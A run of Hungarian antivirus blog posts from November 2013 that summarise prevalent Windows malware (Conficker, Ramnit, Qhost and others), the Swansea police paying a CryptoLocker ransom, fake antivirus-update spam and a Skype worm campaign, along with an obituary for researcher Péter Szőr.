
Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.virusradar.com/en/Win32_Dorkbot.B/description

7. Win32/Conficker féreg
Elterjedtsége az októberi fertőzések között: 1.62%

Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.




Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

8. Win32/Ramnit vírus
Elterjedtsége az októberi fertőzések között: 1.35%

Működés: A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el

tudják végezni.



Bővebb információ: http://www.virusradar.com/Win32_Ramnit.A/description?lng=en

9. Win32/TrojanDownloader.Small trójai
Elterjedtsége az októberi fertőzések között: 1.35%


Működés: A Win32/TrojanDownloader.Small egy olyan trójai, amelynek fő célja további kártékony kódokat letölteni az internetről a fertőzött számítógépre. Maga a kártevő tartalmaz egy fix URL címet, ahonnan a kártékony EXE állomány letöltés próbálja elvégezni, ehhez a HTTP protokollt használja. A kártevőcsalád legelső változatai már 2005 óta ismertek, de azóta is folyamatosan jelennek meg belőle újabb és újabb verziók.



Bővebb információ: http://www.virusradar.com/en/Win32_TrojanDownloader.Small.AAB/description

10. Win32/Qhost trójai
Elterjedtsége az októberi fertőzések között: 1.15%

Működés: A Win32/Qhost trójai hátsó ajtót nyit a gépen, kiszolgáltatja annak adatait a bűnözőknek. Futása során először bemásolja magát a Windows %system32% alkönyvtárába, majd kapcsolatba lép távoli vezérlő szerverével, ahonnan átvehető a teljes irányítás a megtámadott számítógép felett. A Win32/Qhost általában fertőzött e-mail üzenetek mellékleteiben terjed.



Bővebb információ: http://www.virusradar.com/en/Win32_Qhost.PEV/description

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 1 Tweet

Ajánlott bejegyzések:

- Tűzre, vízre, és jelszóra vigyázzatok
- Spammelés antivírus cégek nevében
- A CryptoLocker esete a rendőrséggel
- Elhunyt Szőr Péter
- De elfogadunk akár Bitcoint is...

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5631590

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Elhunyt Szőr Péter

2013.11.15. 10:43 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: könyv péter szőr művészete Vírusvédelem

A friss és szomorú hír szerint **váratlanul elhunyt Szőr Péter, a világhírű antivírus szakember.**



Életéről a róla szóló Wikipédia szócikkből idézünk. Balatonfüreden született 1970-ben, **a Veszprémi Egyetemen tanult informatikát. Pasteur nevű víruskeresője tette ismertté a nevét**. Többek között ezt használta egy időben még az OTP is. 1996-ban Finnországba ment dolgozni az F-Secure elődjéhez, ahol **víruskereső szoftverek fejlesztésével foglalkozott, és bekerült a számítógépes vírusok kutatásával foglalkozó CARO (Computer AntiVirus Researcher's Organization) szervezethez is, ahol a szakma olyan nagyjaival dolgozhatott együtt**, mint John McAfee, Mikko Hyppönen vagy Eugene Kaspersky.
1999 óta - tíz éven át - a Symantec vezető mérnöke volt. 38 szabadalom fűződik a nevéhez. 2009-től haláláig a McAfee cégnél dolgozott egy új vírusvédelmi megoldáson.



Kétszer is találkozhattunk személyesen. Először **2009-ben, mikor a soros CARO konferenciát éppen Budapesten tartották**, ahol Péter akkor a felhő alapú védelmi megoldások kihasználható gyengeségeiről beszélt. Szerinte a felhő alapú szkennelés sebezhető, és néhány példával is igyekezett felhívni erre a figyelmet. Aztán egy **évvel később, 2010. májusában jelent meg a magyarra is lefordított alapműve, a "The art of Computer Virus Research and Defense"**, ami egy átfogó könyv, amely a vírusok, férgek, kártevők felismerésével kapcsolatosan minden technikai részletbe belemegy, megmutatja, elmagyarázza. Ennek sajtóbemutatóján nyílt alkalom arra, hogy nem csak meghallgassuk gondolatait a könyvéről, hanem a jelenlevők kérdéseket is tehessenek fel neki.



Mindig mosolygott, és még beszélgettünk vele arról, hogy később ha lesz rá ideje, új fejezetekkel is kiegészülhetne ez a könyv, hiszen az évek során például a mobiltelefonos platformok, a weboldalakba injektálható kódok, vagy éppen az alternatív platformokat támadó kártevők területén is történtek izgalmas és érdekes dolgok.



Mi most a Vírusvédelem művészete című könyvének magyar megjelenése alkalmából készített 2010-es interjúval és az emberi tényező fontosságáról szóló idézetével emlékezünk rá. *"Tökéletes védelem sajnos nincs. Ha a felhasználó képzettebb, akkor a védelem is eredményesebb, de nem várhatjuk el mindenkitől, hogy megértse a számítógép összes belső tulajdonságát, és tökéletesen használja. A felhasználó hibáztatása helyett jobb védelmeken kell dolgozni, és persze megtanítani a felhasználót arra, hogy jobban védekezzen, és tudja, mire számítson a neten."*

Tetszik 9 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Titkosítás nem csak kémeknek
- Újabb URL ellenőrző motor a VirusTotalon
- A Facebook és a Microsoft együtt keresik a hibákat
- De elfogadunk akár Bitcoint is...

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5635190

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Újabb URL ellenőrző motor a VirusTotalon

2013.11.18. 13:26 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: url ellenőrzés virustotal malwares.com


Időnként kapunk életjeleket a VirusTotal blogjában, ha éppen valamilyen újabb vírusirtó csatlakozik, vagy nagy ritkán egy eltávozik a mezőnyből. **Most egy újabb URL vizsgálati lehetőséget köszönthetünk a helyszínelők között**, mégpedig a Saint Security féle malwares.com link ellenőrzőt.



Ugye az már mindenkinek ismert, hogy a VirusTotalba bárki beledobhatja a gyanúsnak gondolt állományát, és arra a jelenlegi 47 futtatott különböző vírusirtó környezet értékelését tudjuk egyszerűen és egy képernyőképen megtekinteni. **Jó kis időutazás beleolvasni a jó hat éves, 2007. szeptemberi PC World számba, abban is a Vírusok Varázslatos Világa cikksorozat legelső részébe, amely éppen a VirusTotal oldallal foglalkozott részletesen, és láthatóan akkor még "csak" 32 antivírus ketyegett a belsejében**. Ez egyébként már régóta olyan extrákkal is kibővült, mint a "Fájl részletek" fül alatt az EXE fejléc alaposabb vizsgálata, a fájl lenyomat hashek, vagy az első vizsgálat dátuma.



Más fájlkiterjesztések vizsgálatakor - mint például a kártevőterjesztésnél manapság annyira divatos PDF-nél - pedig **a Portable Document Format szerkezetének elemzése is megtörténik, és hibás struktúra, vagy gyanús beágyazott JavaScript esetén kapunk további hasznos információkat, illetve esetleges figyelmeztetéseket is**. Sőt a "További információ" fülön még azt is megnézhetjük, hogy a ránk sózott vírusos PDF-et, melyet a SHA256 beazonosított, ugyanezt mások miféle további neveken kapták kézhez.



Ezenfelül pedig URL oldalak ellenőrzésére is már jó ideje van lehetőség, és **ez bővült most ki az újabb, "malwares.com URL checker" nevű felhőalapú ellenőrző motorral, így már a link-ellenőri csapat is hatalmas, 51 tagú lett. Az ilyen linkellenőrzés, elemzés hatékony eszköz arra, hogy az esetlegesen fertőzött weboldalakon található trójai programokat, vírusokat, férgeket még a rákattintás, vagy látogatás előtt azonosítsa**. Mint az közismert, a háttérben futó vírusirtónkon felül a Google is régóta végez ilyesfajta ellenőrzést, illetve a böngésző kiegészítőkkel mi magunk is tudunk ilyet: erre jó például a WoT (Web of Trust), vagy a Netcraft. De hasonlóan az antivírusos vizsgálathoz, **néha itt is jól jöhet, hogy a több szem többet lát elv alapján olykor alaposan utánanézzünk valaminek.** Például ha kézzel mi is bővíteni szeretnénk a www.eset.hu/otthoni/szuloifelugyelet oldal alatt található gyermekbarát weboldalak listáját.



A "További információ" fülön weboldalcím esetében pedig a linkkel kapcsolatos további részleteket láthatunk, mint **például IP címet, a letöltődő válasz headert, vagy például a Quttera és Wepawet teljes elemzését. Ez utóbbiban még a kigyűjtött gyanús obfuszkált Javascriptes kódokat is szépen meg lehet tekinteni.**

Tetszik 4 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- 2014 az internetes adatvédelemről szól majd
- Elhunyt Szőr Péter
- Negyedszázados a számítógépes féreg
- De elfogadunk akár Bitcoint is...

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5641714

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

A CryptoLocker esete a rendőrséggel

2013.11.21. 10:58 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: rendőrség jelszó titkosítás váltságdíj bitcoin Swansea cryptolocker confikcer

Vannak a Noszty fiú és Tóth Mariénál is szerencsétlenebb találkozások, amik duplán is kellemetlenek lehetnek. Az egyik ugye, hogy ez **pont egy ilyen helyszínen, egy rendőrségen történik meg, aztán a másik fele, hogy fizetnek is, meg hogy mindez később napvilágot lát és nyilvánosságra kerül.**




Ezúttal a massachusettsi zsaruk futottak bele a zsaroló kártevőbe, ami 256-bit AES és a 2048 bites RSA kulccsal eltitkosítja az állományokat. **November 6-án a Swansea nevű városban a rendőrök szóltak ugyan az FBI-nak, hogy segítséget kérnek, de már csak azután, hogy előbb pikáns módon kifizették a 2 bitcoin - 750 USD értékű váltságdíjat a bűnözőknek, hogy megkaphassák a titkos kulcsot. Elmondásuk szerint korábban még nem is hallottak a bitcoinról, csak emiatt néztek utána, mi az**. Állítólag rendőrségi rendszereket nem érintett a fertőzés (hát akkor meg vajon mit?!), ahogy azt Gregory Ryan, a kapitányság vezetője a Herald Newsban elmondta.



Az FBI még vizsgálódik, próbálja visszakövetni az eseményeket, de az esetből a helyi rendőrség talán nem csak azt tanulta meg, mi is az bitcoin, hanem remélhetőleg azt is, hogy a kéretlen levélben érkező PDF dokumentumokra nem érdemes kattintgatni a hivatali gépeken. És hogy a helyzet máshol is mennyire súlyos, az például abból is látszik, hogy **a brit kiberbűnözés elleni ügynökség (NCA) külön közleményt is kiadott, amelyben a CryptoLocker tömeges terjedésére figyelmeztetett.** A szervezet szerint elsősorban a kis- és közepes méretű vállalkozásokat veszélyeztethetik, de természetesen a célpontok köre meglehetősen tág lehet, ahogy azt az imént is láttuk. És menteni, menteni, menteni - mert utólag már hiába akarnánk ezt megtenni.



A kártevők természetesen nem állnak meg az államigazgatási küszöbökön, ugyanúgy terjedhetnek közhivatalokban, kórházakban, bankban, minisztériumi és rendőrségi gépeknél is, mint az otthoni felhasználóknál, ha nincs megfelelő védelem, csak nyilván az esetek publicitása lesz különböző. Még **2010-ben történt egy olyan érdekes eset, amikor a manchesteri rendőrség számítógépein megjelent a Conficker féreg**, amiben nagy valószínűséggel egy külső csatlakoztatott USB kulcs volt a bűnös. Akkor emiatt **három napra megbénult a feltételezett elkövetők, gyorshajtók és a gyanús gépjárművek ellenőrzése.**



Itt még azt sem szabad elfelejteni, hogy a Conficker féreg szótáralapú támadást is indít a gyenge adminisztrátori jelszavak ellen. **Így a fertőzés következményeinek kivédésében nagy szerep jut az erős jelszavak használatának, amiről a napvilágot látott 40 millió Adobe jelszó ismeretében kijelenthetjük, van még mit tanulni a felhasználóknak.** Zárásképpen pedig jöjjön egy extra érdekesség, egy a "szuperbiztonságos" jelszavakból készített keresztrejtvény. Hogy aztán a beküldők között mit fognak kisorsolni, (értékes munkakönyv jutalmakat) arról már nincs tudomásunk ;-)

Tetszik 12 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Titkosítás nem csak kémeknek
- Öt új kiberbűnözői név az FBI listáján
- De elfogadunk akár Bitcoint is...

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5647624

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Spammelés antivírus cégek nevében

2013.11.25. 11:50 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: spam frissítés cég botnet antivírus kártevő zeus melléklet

Lassan minden felhasználó ráébred arra, hogy **nem csak a vírusirtóját kell frissítenie, hanem az operációs rendszerét is**. És ahogy ez egyre inkább elfogadottá, tudottá válik, adja is az apropót ahhoz az **újabb átveréshez, amikor látszólag neves antivírus cégek írnak nekünk azzal, hogy sürgősen foltozzunk egyet. Ehhez gálánsan mellékelik is azt az állományt**, amit állítólag a frissítés érdekében le kell futtatni.



Kétféle ember van, van aki egy ilyen szituációban **behúzza a vészféket, és nagyon helyesen feltámad benne a gyanú, és a többiek, akik felelőtlenül gondolkodás nélkül kattintanak**. Ez utóbbi csapat egy Zbot/Zeus kártevővel gyarapíthatja eddigi programjait. **A feladók között eddig Windows Defender, AVG, Kaspersky, Microsoft, de tulajdonképpen ESET NOD32-től Norton-on át a TrendMicro-ig minden előfordulhat.**



A csalók által küldött levél lehetséges tárgysora például akkor így nézhet ki: "Subject: ESET NOD32 Antivirus: Important System Update - requires immediate action". A levélben írt szöveg hivatkozik egy mostanában megjelent veszélyes kártevőre - amit olvasva talán sokan a CryptoLocker-re fognak gondolni, bár ez így név szerint sehol sincs említve. Emiatt sokan valószínűleg ijedtükben mégis kattintanak rá. **Ami még vicces a történetben, hogy a levélben hivatkozott KB923029 patch a valóságban egyáltalán nem is létezik.**



A mellékelt kártevőre szerencsére a Clamav-on és pár futottak még résztvevőn kívül szinte **mindegyik vírusirtó szépen beriaszt. Ahogy azt már néhány hasonló incidensnél elmondtuk - például a "Facebook jelszó érkezhet-e exe-ben?" Windows frissítés soha nem érkezik e-mailben, de jöjjön ez látszólag bárkitől, futtatható EXE vagy ZIP mellékletet soha ne nyissunk meg.**

Tetszik 16 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- Így vigyázz a Bitcoinodra
- A CryptoLocker esete a rendőrséggel
- Öt új kiberbűnözői név az FBI listáján
- Mentéseket törlő féreg az élen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5655003

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Egy Skype támadás margójára


2013.11.27. 17:42 | Csizmazia István [Rambo] | 4 komment

Címkék: skype latin-amerika gtalk líbia üzenetküldő kryptik bit.ly rodpicom

Megjelent az ESET összegző jelentése a májusban feltűnt és **a világ nagy részén az azonnali üzenetküldő szolgáltatásokon elterjedt rosszindulatú programról. Idén május közepén felhasználók ezrei kaptak különféle üzeneteket ismerősiektől olyan azonnali üzenetküldő alkalmazásokon keresztül, mint a Skype és a Gtalk.**



Az üzenetekben arra kérték a felhasználót, hogy nézzenek meg egy olyan fényképet, amit különböző közösségi média felületekre töltöttek fel, ám ez hivatkozás valójában átirányította a felhasználókat egy link rövidítővel átalakított URL-re, amely kártékony programokat tartalmazott. Többek közt a goo.gl, bit.ly, ow.ly, urlq.d, is.gd, fur.ly segítségével rövídített hivatkozások szerepeltek a linkek között. Pusztán a rövidítés még nyilván nem ad okot gyanakvásra, hiszen például a 140 karakter hosszúságú Twitter üzenetek nem is képzelhetőek el nélkülük. De míg például a Google ilyen szolgáltatása általánosságban is megbízhatónak számít, ezzel szemben **a bit.ly és a többi líbiai doménhez kapcsolódó link rövidítő szinte kizárólag a kártevők terjesztésénél bukkan fel manapság.**



Az első hullám utáni napokban a kiberbűnözők megváltoztatták az üzenetek tartalmát, és ezek a későbbiekben többféle szövegezéssel ismét megjelentek, de alapjaiban nem volt különbség, itt is az áldozatok minden ismerőse megkapta a fertőzött üzenetet. Az ESET-hez több különböző csatornán keresztül is érkeztek értesítések a támadásról. Egyrészt az ESET korai riasztási rendszerén (ESET Early Warning System), másrészt maguk a felhasználók is jelezték mindezt. Emellett az ESET latin-amerikai laborjában dolgozók is felfigyeltek az incidensre, hiszen maguk is használták a Skype-ot, így saját bőrükön tapasztalták a támadást.



A statisztikai adatokból jól kiolvasható, hogy legkevesebb 300,000 felhasználót sikerült ezzel a módszerrel rávenni a fertőzött linkre való kattintásra, ezek többsége Latin-Amerikából (67%) származott, majd ezt követte Oroszország és Németország, de ugyanakkor az Eset magyarországi csapata is találkozott már ilyen típusú incidenssel. A fertőzési időszak nagyjából május vége és június eleje között történt, és okozott károkat az említett térségekben. A fenyegetés alapos elemzése után azonban a korai felismerésnek hála sikerült elejét venni a további jelentősebb terjedésnek, és **figyelmeztetni tudták a régióban élő felhasználókat a rohamosan terjedő új féreg megjelenéséről**. Az ESET termékei az első támadási hullámban Win32/Rodpicom.C néven azonosították kártékony féreg programot, míg az újabb kártevő verziók esetében pedig Win32/Kryptik.BBKB egy változataként észlelték ezeket és blokkolták a támadást.



Tanulságképpen érdemes megjegyezni, hogy nem csak az ismeretlenektől, kéretlenül kapott e-mailek esetében érdemes vigyázni a csatolmányokra, vagy a weboldal hivatkozásokra, hanem az üzenetküldőkön keresztül kapott linkeket tartalmazó üzeneteknél is, még ha ezek látszólag ismerőseinktől is érkeztek. **A védekezésben a naprakész vírusirtó mellett az óvatosságnak is jelentős szerepe van, és az ismerősöktől származó, de szokatlan hangvételű, idegen nyelvű, vagy esetleg mindössze csak egy linket tartalmazó üzenetek esetében is érdemes óvatosnak lenni, és nem kattintani.**

Tetszik 9 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Kisokos a Cryptolocker kártevő ellen
- Így vigyázz a Bitcoinodra
- A Facebook és a Microsoft együtt keresik a hibákat
- Negyedszázados a számítógépes féreg
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5661327

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Lakásfelújítás1 Kft 2013.11.28. 04:08:58

Gratula az Eset-nek. Jó a poszt és tartalmas. A lényeg pedig az utolsó mondatban rejlik!

A védekezésben a naprakész vírusirtó mellett az óvatosságnak is jelentős szerepe van, és az ismerősöktől származó, de szokatlan hangvételű, idegen nyelvű, vagy esetleg mindössze csak egy linket tartalmazó üzenetek esetében is érdemes óvatosnak lenni, és nem kattintani.

Soha ne nyiss meg olyan levelet, ami furcsa karakterkódolással, furcsán hosszú linkből érkezik a fiókosba.

Egy ismerősömnek így küldtek egy trójai vírust, persze nem volt a gépén telepített védelem.

Új gépet vett, mert drágább lett volna a javítás, mint az új gép ára!

inebhedj - szerintem 2013.11.28. 07:06:39

@Lakásfelújítás1 Kft:

"Új gépet vett, mert drágább lett volna a javítás, mint az új gép ára!"

???

ôm 2013.11.28. 07:35:28

@inebhedj - szerintem: ja, nekem is volt ilyen, akkora trójait kapott a gép, hogy beleégett a memóriába meg az alaplapba a vírus és azt is mondták, hogy egyesek és nullák mellett megjelentek kettesek is a merevlemezen.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.11.28. 08:53:23

Ezt az új gép vételt én sem értem.

Újraparticionálás, formázás, és uccu neki újratelepítés. Ez ráhagyással is csak 2 óra, max 10 ezer munkadíjjal.

Így vigyázz a Bitcoinodra

2013.12.02. 14:17 | Csizmazia István [Rambo] | 1 komment

